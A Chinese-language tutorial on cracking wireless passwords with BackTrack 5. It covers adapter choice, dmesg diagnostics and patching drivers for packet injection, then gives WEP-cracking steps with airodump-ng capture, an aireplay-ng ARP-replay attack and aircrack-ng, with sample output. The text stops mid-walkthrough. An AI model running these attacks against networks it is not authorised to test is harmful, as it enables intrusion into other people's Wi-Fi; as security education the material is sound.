无线密码破解一篇通

Akast［N.S.T]

目录

1. 前言

搞无线密码的破解，可以完全在 backtrack 系统下面做就行了，因为在 backtrack 5 中包含了最新的 2.6.38 内核无线驱动程序，以及一些外部的驱动程序，这可以为各种无线攻击提供最大的灵活性，虽然这些驱动程序可能有小部分重叠。一般来说所有旧的 IEEE 驱动程序都会被列入黑名单，如果你想使用它们就需要手动加载。

所以说根本没必要什么奶瓶什么的，因为傻瓜化的工具只会让你更加傻瓜，希望无线破解能给你带来乐趣，同时也能给你带来知识。总体上来说目前的无线网络加密大多还是 WEP、WPA 和 WPA2。下面就一一做一下介绍。

2. 网卡推荐

要进行无线密码的破解，首先要选择一款合适的网卡，以下是经过 backtrack 官方测试的。如果对你的网卡有什么疑问，可以尝试把网卡插入到电脑中然后启动 backtrack 系统，再运行 dmesg 命令，一般都会找到网卡的问题所在。backtrack 5 目前能够良好支持的网卡列表：

AWUS036H (rtl8187, r8187) - both mac80211 and IEEE drivers
AWUS036NH (Ralink RT2870/3070) - using the mac80211 rt2x00usb drivers
BCM4312 802.11b/g LP-PHY (rev 01) - using the mac80211 b43, works well
Rockland N3 - (Ralink RT2870/3070) - using the mac80211 rt2x00usb drivers
Edimax EW-7318USG USB - (Ralink RT2501/RT2573) - using the mac80211 rt2500usb/rt73usb drivers
ASUSTek Computer, Inc. RT2573 - using the mac80211 rt2500usb/rt73usb drivers
Linksys WUSB54GC ver 3 - using the mac80211 rt2800usb drivers
Ubiquiti SRC - using the mac80211 ath9k drivers
Internal Intel Corporation PRO/Wireless 3945ABG - using the mac80211 iwl3945 drivers
Dlink WNA-2330 PCMCIA - using the mac80211 ath5k drivers
Atheros Communications Inc. AR9285 Wireless Network Adapter (PCI-Express) (rev 01) - using the mac80211 ath9k drivers
Netgear wg111v2 - using the mac80211 rtl8187 drivers
ZyXEL AG-225H v2 - using the mac80211 zd1211 drivers
Intel 4956/5xxx - using the iwlagn drivers

能够工作但不能注入的网卡：

Broadcom Corporation BCM4321 802.11a/b/g/n (rev 03)
Broadcom Corporation BCM4322 802.11a/b/g/n Wireless LAN Controller (rev 01)

不能正常工作的网卡：

D-Link DWL-122 - using the mac80211 prism2_usb drivers
Linksys WUSB600N v2 - using the mac80211 rt2800usb drivers
AWUS051NH

3. dmesg 命令介绍

dmesg 显示内核环缓冲区（kernel-ring buffer）的信息，内核将各种消息存放在这里。在 backtrack 系统引导时，内核将与硬件和模块初始化相关的信息填到这个缓冲区中。内核环缓冲区中的消息对于诊断系统问题 通常非常有用。

在运行 dmesg 时，它显示大量信息。通常通过 less 或 grep 使用管道查看 dmesg 的输出，这样可以更容易找到待查信息。例如，如果发现硬盘性能低下，可以使用 dmesg 来检查它们是否运行在 DMA 模式：

```
    $ dmesg | grep DMA
...
ide0: BM-DMA at 0xf000-0xf007, BIOS settings: hda:DMA, hdb:DMA
ide1: BM-DMA at 0xf008-0xf00f, BIOS settings: hdc:DMA, hdd:DMA
...
```

上面几行可以说明每个 IDE 设备正在什么模式下运行。如果以太网连接出现问题，那么可以在 dmesg 日志中搜索 eth：


```
    $ dmesg | grep eth
forcedeth.c: Reverse Engineered nForce
ethernet driver. Version 0.49.
eth0: forcedeth.c: subsystem: 0147b:1c00
bound to 0000:00:04.0
eth0: no IPv6 routers present
```

如果一切正常，那么 dmesg 显示每个网卡的硬件配置信息。如果某项系统服务未能得到正确的配置，dmesg 日志很快就填满错误消息，这是诊断故障的良好起点。

4. 网卡选择

如果你的 backtrack 系统是自己安装在电脑上的话，backtrack 就可以自动识别无线网卡。另外如果你是在虚拟机中使用 backtrack 系统，还需要把无线网卡载入到虚拟机中。如下，我这里是一的是 VMware Workstation 8。

但很多笔记本电脑自带的无线网卡都不支持破解，所以还是需要另外购买一个 backtrack 支持的无线网卡。我用的是 Realtek RTL8187 Wireless 802.11b/g 54Mbps USB 2.0 Network Adapter，这个网卡我使用很久了，一直都还不错。



5. 解决 rt2800usb 驱动问题

目前有一些如 AWUS036NH 和 AWUS036NEH ALFAs 使用 rt2800usb 驱动的网卡不能正常进行破解，我们可以自己去下载最新的 compat-wireless 驱动，自己手动来编译和安装它，一般就能解决了。

```
    root@bt:~# ln -s /usr/src/linux /lib/modules/2.6.39.4/build
    root@bt:~# cd/usr/src/
    root@bt:~# wget
http://linuxwireless.org/download/compat-wireless-2.6/compat-wireless-2011-07-14.tar.bz2
    root@bt:~# tar jxpf compat-wireless-2011-07-14.tar.bz2
    root@bt:~# wget http://www.backtrack-linux.org/2.6.39.patches.tar
    root@bt:~# tar xpf 2.6.39.patches.tar
    root@bt:~# cd compat-wireless-2011-07-14
    root@bt:~# patch -p1 < ../patches/mac80211-2.6.29-fix-tx-ctl-no-ack-retry-count.patch
    root@bt:~# patch -p1 < ../patches/mac80211.compat08082009.wl_frag+ack_v1.patch
    root@bt:~# patch -p1 < ../patches/zd1211rw-2.6.28.patch
    root@bt:~# patch -p1 < ../patches/ipw2200-inject.2.6.36.patch
    root@bt:~# make
    root@bt:~# make install
    root@bt:~# reboot
```

6. rtl8187 驱动

这个驱动程序被认为是最稳定的，支持大多数 aircrack- ng 的攻击工作，也是默认加载的驱动。

```
手动加载驱动程序
root@bt:~# modprobe rtl8187

手动卸载驱动程序
root@bt:~# rmmod rtl8187

手动卸载所有的 mac80211 堆栈
root@bt:~# rmmod mac80211
root@bt:~# rmmod cfg80211
root@bt:~# rmmod rfkill
```

SIOCSIFFLAGS 未知的错误 132，在 VMware 虚拟机环境中，rtl8187 这个驱动程序偶尔会自动关闭，往往造成一些错误，如下：

```
"rtl8187: wireless radio switch turned off",
"ioctl(SIOCSIFFLAGS) failed: Unknown error 132"
 "rtl8187 - [phy0]SIOCSIFFLAGS: Unknown error 132"
```

如果你也遇到这些错误，就把你的 USB wireless 网卡插入到电脑中，等等几秒中，然后在 backtrack 系统中运行“dmesg| tail -20”。

```
root@bt:~# dmesg |tail -20
lo: Disabled Privacy Extensions
eth0: no IPv6 routers present
usb 1-1: new high speed USB device using ehci_hcd and address 2
cfg80211: Calling CRDA to update world regulatory domain
cfg80211: World regulatory domain updated:
    (start_freq - end_freq @ bandwidth), (max_antenna_gain, max_eirp)
    (2402000 KHz - 2472000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
    (2457000 KHz - 2482000 KHz @ 20000 KHz), (300 mBi, 2000 mBm)
    (2474000 KHz - 2494000 KHz @ 20000 KHz), (300 mBi, 2000 mBm)
    (5170000 KHz - 5250000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
    (5735000 KHz - 5835000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
phy0: Selected rate control algorithm 'minstrel'
phy0: hwaddr 00:c0:ca:38:ab:9d, RTL8187vB (default) V1 + rtl8225z2, rfkill mask 2
rtl8187: Customer ID is 0xFF
Registered led device: rtl8187-phy0::radio
Registered led device: rtl8187-phy0::tx
Registered led device: rtl8187-phy0::rx
rtl8187: wireless switch is on
usbcore: registered new interface driver rtl8187
rtl8187: wireless radio switch turned off
root@bt:~#
```

请注意 rfkill 已禁用无线网卡，这就是问题所在。 使用下面的命令强行进入启用状态，现在这网卡应该工作正常了，不过你在每一次插入网卡的时候都需要执行一次。

```
root@bt:~# rmmod rtl8187
root@bt:~# rfkill block all
root@bt:~# rfkill unblock all
root@bt:~# modprobe rtl8187
root@bt:~# rfkill unblock all
root@bt:~# ifconfig wlan0 up
```

7. r8187 驱动

如果由于某种原因，RTL8187 驱动程序无法正常工作，您可以使用 IEEE r8187 旧的驱动程序来代替。

首先卸载 mac80211 rtl8187 驱动，如果它已经加载了：

```
root@bt:~# rmmod rtl8187
root@bt:~# rmmod mac80211
root@bt:~# rmmod cfg80211
Loot@bt:~# rmmod rfkill
```

载入 IEEE r8187 驱动：

```
root@bt:~# modprobe r8187
```

8. compat wireless 驱动

随着 Linux 的无线驱动程序的成熟，越来越多的无线芯片组被添加到了兼容性列表中，而且 compat-wireless 驱动程序一直在不断更新，可能有一些新功能是当前 backtrack 系统里面没有的，或者 backtrack 中没有合适的内核驱动程序程序为你工作，您可能要考虑使用最新版本的 compat-wireless 驱动。下面以 2010-11-07 compat-wireless 驱动为例子，来修改驱动，加上 backtrack 的无线注入补丁。

```
cd /usr/src/
wget http://wireless.kernel.org/download/compat-wireless-2.6/compat-wireless-2010-11-07.tar.bz2
```

```
tar jxpf compat-wireless-*
wget http://www.backtrack-linux.org/patches/wireless-patches-2.6.35.8.tar.gz
tar xpf wireless-patches-2.6.35.8.tar.gz
cd compat-wireless-*
```

应用无线注入补丁：

```
patch -p1 < ../wireless-patches/404-ath_regd_optional.patch
patch -p1 < ../wireless-patches/ar9170_regdomain_override.patch
patch -p1 < ../wireless-patches/ath.patch
patch -p1 < ../wireless-patches/ath5k_regdomain_override.patch
patch -p0 < ../wireless-patches/ath9k_injection_fix.patch
patch -p1 < ../wireless-patches/channel-negative-one-maxim.patch
patch -p1 < ../wireless-patches/mac80211_2.6.32.2-wl_frag+ack_radiotap.patch
patch -p1 < ../wireless-patches/rtl8187-mac80211-injection-speed-2.6.30-rc3.patch
patch -p0 < ../wireless-patches/zd1211rw-inject+dbi-fix-2.6.26.patch
patch -p0 < ../wireless-patches/zd1211rw.patch
```

在这里你可以决定编译整个 compat-wireless 驱动程序，或只是一个单一的驱动程序。如果你知道你需要的驱动程序，第二种选择是最好的，如果你不在“driver select”的脚本中输入特定的驱动程序，那么所有的驱动都将被编译。

```
./scripts/driver-select {required driver} # use this command to select a single driver to compile,
rather than the whole package.
```

编译和安装驱动程序：


```
make
make install
make wlunload
```

9. WEP 密码破解

wep 的破解要点是要抓到足够多的正常客户端和 AP 交互的 IVS 数据包。


ifconfig -a	查看所有的网卡
ifconfig wlan0 up	激活无线网卡
airmon-ng start wlan0	设置无线网卡模式
airodump-ng mon0	查看无线网络信息

```
airodump-ng --ivs -w akast -c 6 mon0         抓包
aireplay-ng -3 -b 00:21:27:63:41:CE -h 00:1F:3C:5F:36:15 mon0         ARP request 攻击
aircrack-ng akast*.ivs                       开始破解
```




```
root@bt:~# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:a4:91:bd
          inet addr:192.168.58.130  Bcast:192.168.58.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea4:91bd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3466 (3.4 KB)  TX bytes:2064 (2.0 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4569 (4.5 KB)  TX bytes:4569 (4.5 KB)

wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:26:a3:61
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~#
```

查看网卡




```
root@bt:~# iwconfig
lo        no wireless extensions.

eth1      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

root@bt:~#
```

查看无线网卡




```
root@bt:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
1024    dhclient3
1852    dhclient3
Process with PID 1852 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)

root@bt:~#
```

设置无线网卡为混杂模式




```
root@bt:~# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:a4:91:bd
          inet addr:192.168.58.130  Bcast:192.168.58.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea4:91bd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12579 (12.5 KB)  TX bytes:2830 (2.8 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:10393 (10.3 KB)  TX bytes:10393 (10.3 KB)

mon0      Link encap:UNSPEC  HWaddr 00-C0-CA-26-A3-61-30-30-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:216 errors:0 dropped:216 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:63758 (63.7 KB)  TX bytes:0 (0.0 B)

wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:26:a3:61
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~#
```

设置无线网卡为混杂模式后可以看到 mon0




```
CH  2 ][ Elapsed: 8 mins ][ 2011-08-04 22:21 ][ fixed channel mon0: 11

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:08:D2:3A:80:AD  -61  28      583        2    0   1  54 . OPN              CMCC
